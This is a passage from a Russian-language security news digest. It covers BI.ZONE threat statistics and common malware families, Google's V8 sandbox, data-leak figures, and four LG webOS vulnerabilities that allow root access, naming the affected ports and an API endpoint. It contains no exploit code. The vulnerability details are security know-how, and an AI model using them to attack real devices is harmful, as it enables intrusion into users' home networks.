
> *«Учитывая масштаб этих уязвимостей, деликатность того, что пользователи обычно набирают на своих устройствах, а также легкость, с которой эти уязвимости могли быть обнаружены, и тот факт, что альянс Five Eyes ранее использовал аналогичные уязвимости для слежки в китайских приложениях, вполне вероятно, что нажатия клавиш пользователей могли подвергаться массовому мониторингу», — заключают специалисты.*

76% ХАКЕРОВ РУКОВОДСТВУЮТСЯ ФИНАНСОВОЙ МОТИВАЦИЕЙ

Эксперты компании BI.ZONE представили исследование российского ландшафта киберугроз и хакгруппировок — Threat Zone 2024. Отчет основан на анализе данных, собранных экспертами из подразделений реагирования на инциденты, мониторинга и киберразведки.

В 2023 году компания отслеживала более **50** группировок, атаковавших российские компании.

15% атак пришлось на сферу ритейла, по **12%** — на промышленные и топливно-энергетические компании, а также финансовые и страховые организации. Еще **10%** было нацелено на транспортную отрасль.



76% атак оказались обусловлены финансовой мотивацией. Преступники распространяли вымогатели, требовали выкуп за скомпрометированную конфиденциальную информацию, а также находили способы получить прямой доступ к финансовым активам жертв.


15% атак были связаны со шпионажем. Специалисты выявили **5** ранее неизвестных группировок. Кроме того, шпионажем занялись несколько групп, у которых раньше была финансовая мотивация.

На долю хактивизма пришлось только **9%** атак. Количество атак, совершаемых по идеологическим мотивам, постепенно уменьшается: все больше хактивистов переходят к финансово мотивированным преступлениям либо совмещают оба вида атак.

10 самых распространенных семейств ВПО

1.	Agent Tesla	6.	Remcos
2.	FormBook	7.	DarkWatchman
3.	LokiBot	8.	Redline
4.	Snake Keylogger	9.	Azorult
5.	GuLoader	10.	NanoCore

Наиболее популярной малварью в 2023 году стало шпионское ПО **AGENT TESLA**, которое задействовали в **22%** атак. Также среди злоумышленников резко выросла популярность легитимных инструментов **ADMINER** и **GSOCKET**.



ПЕСОЧНИЦА ДЛЯ V8

Стремясь повысить устойчивость Chrome перед проблемами памяти, Google добавляет в свой браузер песочницу V8, и ИБ-исследователи смогут искать в ней уязвимости.

В последние годы Chrome не раз страдал от проблем с безопасностью памяти, большинство из которых оказывались связаны с JavaScript-движком V8. Причем в случае V8 обычные средства защиты (использование аппаратных механизмов безопасности или переход на более безопасный для памяти язык, например Rust), к сожалению, не помогают.

> *«Практически все уязвимости, найденные и эксплуатируемые в V8 на сегодня, имеют одну общую черту: повреждение памяти обязательно происходит внутри хипа V8, поскольку компилятор и runtime почти всегда оперируют исключительно экземплярами V8 HeapObject», — рассказывают в Google.*

Новая песочница для V8 изолирует память хипа, чтобы предотвратить повреждение других частей памяти процесса. Поскольку подходящего аппаратного обеспечения для этих целей не существует, Google решила реализовать песочницу программно.

> *«Основная идея программной песочницы заключается в замене всех типов данных, которые могут обращаться к памяти вне песочницы, совместимыми с песочницей альтернативами. В частности, все указатели (на объекты как в хипе V8, так и в других местах) и 64-битные размеры должны быть удалены, поскольку злоумышленник может повредить их, чтобы впоследствии получить доступ к другой памяти», — говорят разработчики.*

По словам экспертов, в реальных сценариях атак злоумышленники не смогут выйти из песочницы и добраться до других частей памяти процесса, поскольку сначала им потребуется обойти песочницу V8, что заметно усложнит задачу.

Изначально предложенная еще в 2021 году, песочница для V8 теперь считается жизнеспособной защитной функцией, и Google уже внедрила ее в Chrome 123 в целях тестирования. Также компания добавила песочницу в bug bounty программу Chrome Vulnerability Rewards Program, чтобы разработчики систем безопасности и исследователи могли выявить в ней недостатки и уязвимости.

По словам Google, все обнаруженные на сегодняшний день проблемы — это тривиальные ошибки повреждения памяти, которые нетрудно предотвратить или смягчить, в отличие от более серьезных багов, обычно обнаруживаемых в V8.

Также отмечается, что на песочницу V8 приходится лишь 1% (или меньше) потребления ресурсов при типичных рабочих нагрузках, а значит, она может быть включена по умолчанию на совместимых платформах. В течение последних недель песочница V8 была активна по умолчанию в 64-битных версиях Chrome для Android, ChromeOS, Linux, macOS и Windows, в основном для проверки стабильности и сбора статистики по производительности.

ОБЪЕМ УТЕЧЕК ВЫРОС В **5** РАЗ

По информации сервиса разведки утечек данных и мониторинга даркнета DLBI (Data Leakage & Breach Intelligence), в первом квартале 2024 года количество утечек незначительно уменьшилось (**57** против **60**), однако объем их вырос в **5 РАЗ**.

В сеть попали **121 МИЛЛИОН** телефонных номеров и **38 МИЛЛИОНОВ** email-адресов против **11 МИЛЛИОНОВ** номеров телефонов и **23 МИЛЛИОНОВ** email-адресов в первом квартале 2023 года.

Также изменились лидеры по объему утечек клиентских данных. Если в прошлом году почти **50%** потерь пришлось на медицинские организации и аптеки, то в этом году более **70%** данных утекло из финансовых организаций.


ROOT ТЕЛЕВИЗОРОВ LG

Уязвимости в умных телевизорах LG, работающих под управлением webOS, позволяют злоумышленникам обойти авторизацию и получить root-доступ к устройству, предупредили специалисты Bitdefender. По данным Shodan, в сети можно обнаружить 91 тысячу телевизоров, уязвимых для таких атак.

Сразу четыре проблемы, которые затрагивают webOS версий с 4 по 7, обнаружил эксперт компании Bitdefender Labs Александру Лазар (Alexandru Lazăr). При этом в опубликованном компанией отчете подчеркивается, что уязвимый сервис предназначен для работы исключительно в локальной сети, однако в интернете, как было отмечено выше, доступны более 91 тысячи устройств.

Проблемы позволяют получить несанкционированный доступ к затронутым моделям телевизоров и контроль над ними, включая обход авторизации, повышение привилегий и внедрение команд.

Потенциальные атаки основаны на возможности создания произвольных учетных записей с помощью сервиса, работающего на портах 3000/3001. В обычных обстоятельствах он позволяет подключить смартфон к телевизору при помощи ввода PIN-кода. Однако из-за уязвимости этап с PIN-кодом можно пропустить.



OnePlus 6 is trying to connect.

94519080

Enter the above numbers on your mobile device's screen.

Not Programmed

CANCEL

- **CVE-2023-6317** (7,2 балла по шкале CVSS) — позволяет обойти механизм авторизации телевизора путем модификации настройки переменных и добавить нового пользователя без авторизации;
- **CVE-2023-6318** (9,1 балла по шкале CVSS) — уязвимость повышения привилегий, позволяющая получить root-права после получения первоначального доступа к устройству через CVE-2023-6317;
- **CVE-2023-6319** (9,1 балла по шкале CVSS) — проблема инъекции команд, связанная с библиотекой, отвечающей за отображение текстов песен, которая позволяет выполнять произвольные команды;
- **CVE-2023-6320** (9,1 балла по шкале CVSS) — аутентифицированная инъекция команд через использование конечной точки API com.webos.service.connectionmanager/tv/setVlanStaticAddress, позволяет выполнять команды от имени пользователя dbus, который имеет права, схожие с root.

Перечисленные проблемы затрагивают webOS 4.9.7–5.30.40 на телевизорах LG 43UM7000PLA, webOS 04.50.51–5.5.0 на телевизорах OLED55CXPUA, webOS 0.36.50–6.3.3-442 на телевизорах OLED48C1PUB, а также webOS 03.33.85–7.3.1-43 на телевизорах OLED55A23LA.

Bitdefender уведомила LG о найденных уязвимостях еще 1 ноября 2023 года, но производитель выпустил соответствующие обновления безопасности только 22 марта 2024 года.


Хотя телевизоры LG предупреждают пользователей о выходе важных обновлений для webOS, исследователи рекомендуют проверить наличие этих обновлений вручную и как можно скорее.

Дело в том, что, скомпрометировав телевизор, злоумышленники, к примеру, могут добраться до других, более важных устройств, подключенных к той же сети, или получить доступ к учетным записям жертвы в установленных на устройстве приложениях (например, стриминговых сервисов).

ВЫМОГАТЕЛИ ЗАРАБОТАЛИ **МИЛЛИАРД**

